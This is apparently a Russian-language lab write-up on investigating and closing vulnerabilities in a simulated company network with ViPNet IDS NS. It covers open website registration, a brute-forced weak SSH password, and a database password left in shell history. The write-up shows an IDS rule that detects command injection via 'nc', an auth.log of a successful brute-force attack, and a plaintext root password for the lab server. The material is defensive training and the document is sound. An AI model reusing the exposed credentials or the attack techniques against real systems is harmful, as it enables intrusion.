2022-05-05 14:02:00.10...		1000100.1000125	1	AD HIGH SYN/ACK PACKET NUMBER	bad-unknown						🔍
2022-05-05 14:02:00.10...		1000100.1000131	1	AD HIGH OUTGOING DNS TRAFFIC	bad-unknown						🔍
2022-05-05 14:02:00.10...		1000100.1000135	1	AD HIGH ARP REQUEST NUMBER	bad-unknown						🔍
2022-05-05 14:02:00.10...		1000100.1000137	1	AD HIGH ARP REPLY NUMBER	bad-unknown						🔍
2022-05-05 14:02:00.10...		1000100.1000141	1	AD HIGH OVERALL PACKET NUMBER	bad-unknown						🔍
2022-05-05 14:02:00.10...		1000100.1000143	1	AD HIGH VALUE OF UPLOAD TCP DATA...	bad-unknown						🔍
2022-05-05 14:02:00.10...		1000100.1000145	1	AD HIGH VALUE OF DOWNLOAD TCP D...	bad-unknown						🔍
2022-05-05 14:02:00.10...		1000100.1000151	1	AD HIGH VALUE OF DOWNLOAD UDP DATA...	bad-unknown						🔍
2022-05-05 14:02:00.10...		1000100.1000155	1	AD HIGH VALUE OF UPLOAD DNS DATA...	bad-unknown						🔍

Рисунок 5 – Журнал событий ИБ сетевого сенсора ViPNet IDS NS

Примените фильтрацию для выявления соответствующего события. Особое внимание обратите на поля: название правила, уровень важности, IP-адрес источника, IP-адрес получателя, порт получателя.

Проанализируйте подробную информацию о событии (Рисунок 6).

Событие 2022-05-05 09:24:14.671178

Событие высокой важности

|

Событие	Источник	Получатель	Пакет
Дата и время обнаружения:	2022-05-05 09:24:14.671178		
Тип события:	Сигнатурное событие		
Протокол:	TCP		
Код события:	3111406		
Класс правила:	web-application-attack		
Группа правил:	exploit		
Название правила:	AM EXPLOIT Generic Command Injection in HTTP Request: 'nc' in request var 1 (base64-encoded) var 3.2		
Описание правила:	Правило обнаруживает в сетевом трафике программный код, предназначенный для эксплуатации уязвимости		
Текст правила:	<pre> alert tcp any any -> \$HOME_NET \$HTTP_PORTS (msg:"AM EXPLOIT Generic Command Injection in HTTP Request: 'nc' in request var 1 (base64-encoded) var 3.2";flow:established,to_server;content:"uYy";base64_decode:offset 2,relative;base64_data;content:"-";pcre:"/^[s\\`\\w\\-]*-[b-zGTC]*([e]c)/";flowbits:set,AM.Generic.command_injection;reference:url,owasp.org/www-community/attacks/Command_Injection;classtype:web-application-attack;sid:3111406;rev:12;metadata:affected_asset dst, attack_target Web_Server, tag AM.ARMA, tag T1190, tias_category Exploitation) </pre>		
Описание уязвимостей:	url: owasp.org/www-community/attacks/Command_Injection		

Рисунок 6 – Дополнительная информация о событии

Просмотрите журнал. Обратите особое внимание на текст правила. Найдите в тексте строки, связанные с атакой на веб-сервер, скорее всего это и будет критическое событие.

Для устранения уязвимости необходимо в панели администрирования отключить свободную регистрацию пользователей. Для этого необходимо перейти на сайт компании через удаленное рабочее место и с правами изменения параметров менеджера определить права регистрации новых аккаунтов (рисунок 7).




Рисунок 7 – Главная страница сайта компании

Авторизуйтесь под учетной записью администратора. Данные для входа находятся в PDF-файле на рабочем столе удаленного рабочего места.

Перейдите по пути Manage-Configuration-Account settings (Рисунок 8).




Рисунок 8 – Переход в Settings

Поставьте указатели так, как показано на рисунке 9. Теперь только администратор может создавать новые аккаунты.




Рисунок 9 – Изменение правил для регистрации новых аккаунтов

Сохраните изменения. После успешного закрытия уязвимости можно увидеть соответствующее уведомление (Рисунок 10).




Рисунок 11 – Уведомление об успешном изменении конфигурации

Перейдём на веб-страницу Ampire и убедимся в успешном закрытии уязвимости (рисунок 11).




Рисунок 12 – Уведомление об успешном закрытии уязвимости

2. Слабый ssh пароль доступа к SQL серверу

С помощью VipNet IDS NS можно обнаружить подозрительные сканирования (рисунок 13), производящиеся с рабочей станции менеджера (ip: 10.10.4.11) и адресованные SSH-серверу (ip: 10.10.2.14).

Дата и время	Код событ...	Количест...	Название правила	Класс	Протокол	IP-адрес источника	Порт источни...	IP-адрес получателя	Порт получателя
2022-05-05 ...	3105863	1	AM INFO Client SSHv2 Protocol: python paramiko	bad-unknown	TCP	10.10.4.11	64936	10.10.2.14	22
2022-05-05 ...	2001219	1	ET SCAN Potential SSH Scan	attempted-recon	TCP	10.10.4.11	64936	10.10.2.14	22
2022-05-05 ...	2003068	1	ET SCAN Potential SSH Scan OUTBOUND	attempted-recon	TCP	10.10.4.11	64900	10.10.2.14	22
2022-05-05 ...	2003068	1	ET SCAN Potential SSH Scan OUTBOUND	attempted-recon	TCP	10.10.4.11	64892	10.10.2.14	22
2022-05-05 ...	3105863	1	AM INFO Client SSHv2 Protocol: python paramiko	bad-unknown	TCP	10.10.2.254	5419	10.10.2.14	22
2022-05-05 ...	2001219	1	ET SCAN Potential SSH Scan	attempted-recon	TCP	10.10.2.254	5419	10.10.2.14	22
2022-05-05 ...	2003068	1	ET SCAN Potential SSH Scan OUTBOUND	attempted-recon	TCP	10.10.2.254	16338	10.10.2.14	22
2022-05-05 ...	2003068	1	ET SCAN Potential SSH Scan OUTBOUND	attempted-recon	TCP	10.10.2.254	28191	10.10.2.14	22
2022-05-05 ...	2003068	1	ET SCAN Potential SSH Scan OUTBOUND	attempted-recon	TCP	10.10.2.254	36508	10.10.2.14	22

Рисунок 13 – Сканирование портов SSH-сервера

После прочтения текста правила «ET SCAN Potential SSH Scan OUTBOUND» становится понятно, что данное правило определяет подключение из локальной сети во внешнюю сеть по 22 порту TCP (SSH). Таким образом, сработавшее правило может быть признаком сканирования, попытки подбора паролей, либо признаком ошибки соединения.

Далее необходимо подключиться к серверу, подвергнутому сканированию, и проверить лог-файл подключений по SSH. Для этого подключитесь к серверу через PuTTY (рисунок 14).





Рисунок 14 – Подключение к серверу с помощью PuTTY

Войдите с учетной записью root (рисунок 19), потому что учетной записи с правами пользователя просмотр лог-файлов недоступен.

Для входа необходимо ввести логин «root» пароль «qwe123!@#».



```
10.10.2.14 - PuTTY
login as: root
root@10.10.2.14's password:
Linux ssh-server 4.9.0-6-amd64 #1 SMP Debian 4.9.88-1+deb9u1 (2018-05-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jan 15 17:38:16 2021
root@ssh-server:~#
```

Рисунок 15 – Вход на SSH-сервер с помощью учетной записи root

Для просмотра лог-файла подключений выполните команду, показанную на рисунке 16, а именно «grep 'sshd' /var/log/auth.log».

```
root@ssh-server:~# grep 'sshd' /var/log/auth.log
May  5 08:59:39 ssh-server sshd[9350]: Did not receive identification string from 10.10.2.254 port 36508
May  5 09:00:02 ssh-server sshd[9351]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.2.254 user=user
May  5 09:00:04 ssh-server sshd[9351]: Failed password for user from 10.10.2.254 port 53771 ssh2
May  5 09:00:07 ssh-server sshd[9351]: Failed password for user from 10.10.2.254 port 53771 ssh2
May  5 09:00:10 ssh-server sshd[9351]: Failed password for user from 10.10.2.254 port 53771 ssh2
May  5 09:00:10 ssh-server sshd[9351]: error: maximum authentication attempts exceeded for user from 10.10.2.254 port 53771 ssh2 [preauth]
May  5 09:00:10 ssh-server sshd[9351]: Disconnecting: Too many authentication failures [preauth]
May  5 09:00:10 ssh-server sshd[9351]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.2.254 user=user
May  5 09:00:13 ssh-server sshd[9353]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.2.254 user=user
May  5 09:00:15 ssh-server sshd[9353]: Failed password for user from 10.10.2.254 port 28191 ssh2
May  5 09:00:18 ssh-server sshd[9353]: Failed password for user from 10.10.2.254 port 28191 ssh2
May  5 09:00:22 ssh-server sshd[9353]: Failed password for user from 10.10.2.254 port 28191 ssh2
May  5 09:00:22 ssh-server sshd[9353]: error: maximum authentication attempts exceeded for user from 10.10.2.254 port 28191 ssh2 [preauth]
May  5 09:00:22 ssh-server sshd[9353]: Disconnecting: Too many authentication failures [preauth]
May  5 09:00:22 ssh-server sshd[9353]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.2.254 user=user
May  5 09:00:26 ssh-server sshd[9355]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.2.254 user=user
May  5 09:00:27 ssh-server sshd[9355]: Failed password for user from 10.10.2.254 port 64586 ssh2
May  5 09:00:30 ssh-server sshd[9355]: Failed password for user from 10.10.2.254 port 64586 ssh2
May  5 09:00:34 ssh-server sshd[9355]: Failed password for user from 10.10.2.254 port 64586 ssh2
May  5 09:00:34 ssh-server sshd[9355]: error: maximum authentication attempts exceeded for user from 10.10.2.254 port 64586 ssh2 [preauth]
May  5 09:00:34 ssh-server sshd[9355]: Disconnecting: Too many authentication failures [preauth]
May  5 09:00:34 ssh-server sshd[9355]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.2.254 user=user
May  5 09:00:37 ssh-server sshd[9357]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.2.254 user=user
May  5 09:00:39 ssh-server sshd[9357]: Failed password for user from 10.10.2.254 port 16338 ssh2
May  5 09:00:40 ssh-server sshd[9357]: Accepted password for user from 10.10.2.254 port 16338 ssh2
May  5 09:00:40 ssh-server sshd[9357]: pam_unix(sshd:session): session opened for user user by (uid=0)
May  5 09:00:40 ssh-server sshd[9357]: pam_unix(sshd:session): session closed for user user
May  5 09:03:57 ssh-server sshd[9375]: Accepted password for user from 10.10.2.254 port 5419 ssh2
May  5 09:03:57 ssh-server sshd[9375]: pam_unix(sshd:session): session opened for user user by (uid=0)
```

Рисунок 16 – Просмотр лог-файла

Для закрытия уязвимости необходимо поменять пароль на более сложный, не содержащийся в словаре. Для этого следует под

учетной записью user сменить пароль командой «passwd», что показано на рисунке 17.

A terminal window with a black background and white text. The prompt is 'user@ssh-server: ~'. The user enters 'passwd', and the system responds with 'Changing password for user.', '(current) UNIX password:', 'Enter new UNIX password:', and 'Retype new UNIX password:'. The user enters a password, and the system responds with 'passwd: password updated successfully'. The prompt returns to 'user@ssh-server: ~\$'.

```
user@ssh-server: ~  
user@ssh-server:~$ passwd  
Changing password for user.  
(current) UNIX password:  
Enter new UNIX password:  
Retype new UNIX password:  
passwd: password updated successfully  
user@ssh-server:~$
```

Рисунок 17 – Изменение пароля

Таким образом, уязвимость закрыта (рисунок 18).



Рисунок 18 – Устраненная уязвимость

3. Пароль к базе данных в открытом виде в файле .bash_history

На данном этапе необходимо закрыть уязвимость хранения паролей в различных history файлах.

После того как злоумышленник с помощью брутфорса получил ssh пароль к SQL-серверу, он подключился к нему. На рисунке 19 отображено событие, которое говорит о подключении с машины с ip адресом 10.10.4.11 (рабочая станция менеджера, которой управляет злоумышленник) к машине 10.10.2.13 (SQL-сервер компании).

События

Несохраненный фильтр

Дата и время	Код события	Кл.	Название правила	Класс	Протокол	IP-адрес и...	Порт ...	IP-адрес п...	Порт ...	Напра...
2022-05-05 ...	2003068	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.2.254	10821	10.10.2.10	22	🔒
2022-05-05 ...	2003068	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.2.254	48836	10.10.2.11	22	🔒
2022-05-05 ...	2003068	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.4.11	64863	10.10.2.11	22	🔒
2022-05-05 ...	2023753	1	ET SCAN MS Termina...	attempted-recon	TCP	185.88.181...	37472	10.10.2.11	443	🔒
2022-05-05 ...	2001219	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.2.254	54933	10.10.2.12	22	🔒
2022-05-05 ...	2003068	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.2.254	54933	10.10.2.12	22	🔒
2022-05-05 ...	2003068	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.4.11	64853	10.10.2.12	22	🔒
2022-05-05 ...	3105863	1	AM INFO Client SSHv...	bad-unknown	TCP	10.10.2.254	34753	10.10.2.13	22	🔒
2022-05-05 ...	3105863	1	AM INFO Client SSHv...	bad-unknown	TCP	10.10.4.11	64938	10.10.2.13	22	🔒
2022-05-05 ...	2003068	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.2.254	34753	10.10.2.13	22	🔒
2022-05-05 ...	2003068	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.2.254	41261	10.10.2.13	22	🔒
2022-05-05 ...	2003068	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.4.11	64932	10.10.2.13	22	🔒
2022-05-05 ...	2003068	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.4.11	64922	10.10.2.13	22	🔒
2022-05-05 ...	2003068	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.2.254	52584	10.10.2.13	22	🔒
2022-05-05 ...	2003068	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.2.254	42094	10.10.2.13	22	🔒
2022-05-05 ...	2003068	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.4.11	64885	10.10.2.13	22	🔒
2022-05-05 ...	3105863	1	AM INFO Client SSHv...	bad-unknown	TCP	10.10.2.254	5419	10.10.2.14	22	🔒
2022-05-05 ...	3105863	1	AM INFO Client SSHv...	bad-unknown	TCP	10.10.4.11	64936	10.10.2.14	22	🔒
2022-05-05 ...	2001219	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.2.254	5419	10.10.2.14	22	🔒
2022-05-05 ...	2001219	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.4.11	64936	10.10.2.14	22	🔒
2022-05-05 ...	2003068	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.2.254	16338	10.10.2.14	22	🔒
2022-05-05 ...	2003068	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.4.11	64900	10.10.2.14	22	🔒
2022-05-05 ...	2003068	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.2.254	28191	10.10.2.14	22	🔒
2022-05-05 ...	2003068	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.4.11	64892	10.10.2.14	22	🔒
2022-05-05 ...	2003068	1	ET SCAN Potential SS...	attempted-recon	TCP	10.10.2.254	36508	10.10.2.14	22	🔒

Событие 2022-05-05 13:04:04.290347
Событие средней важности

Событие | Источник | Получатель | Пакет

Дата и время обнаружения: 2022-05-05 13:04:04.290347

Тип события: Сигнатурное событие

Протокол: TCP

Код события: 3105863

Класс правила: bad-unknown

Группа правил: info

Название правила: [AM INFO Client SSHv2 Protocol: python paramiko](#)

Описание правила: Правило срабатывает на нестандартные запросы получения информации по сети (например, запрос информации о сервисе, который в нормальной ситуации не происходит, либо происходит крайне редко)

Текст правила: alert tcp any any -> \$HOME_NET 22 (msg "AM INFO Client SSHv2 Protocol: python paramiko" flow:from_client,content:"SSH2",content:"paramiko",nocase,within:10;content:"0x 0a",within:10;flow:bits.set,suspicious_ssh_connector/reference:url(blackinternsecurl.com/2020-08-07-Cisco-Unified-IP-Conference-Station-7937-0)/reference:cve-2020-16138;class:bad-unknown;sid:3105863;rev:2;metadata:affected,asset,dst,attack,target;any;tag:AM A RMA;tag:T1190,tmn_category:info)

Описание уязвимостей: [url: blackinternsecurl.com/2020-08-07-Cisco-Unified-IP-Conference-Station-7937-0/](#)
[cve: 2020-16138](#)

Рисунок 19 – Событие с подключением к SQL-серверу

В интернет-пакете не было зафиксировано подозрительных инцидентов, поэтому необходимо сразу подключиться к удаленной рабочей машине и начать устранять уязвимость.

После этого, уже используя утилиту Bitwise SSH Client (разница с программой PuTTY невелика, можно пользоваться той, которая наиболее удобна), введем данные для подключения к SQL-серверу (рисунок 20) и введем пароль (рисунок 21).




Рисунок 20 – Подключение к SQL-серверу




Рисунок 21 – Ввод пароля

После этого откроется 2 окна, в одном будет консоль, для ввода команд, которые будут исполняться сервером, а во втором представлены файлы, находящиеся в базовой директории «/home/user». Введите команду history (рисунок 22) и увидите, каким образом злоумышленник получил пароль непосредственно к базе данных MySQL. Помимо основной истории можно просматривать и другие с помощью файлы с помощью команды «cat /путь к файлу», чем тоже воспользовался злоумышленник, это видно в 13 строке на рисунке 22.

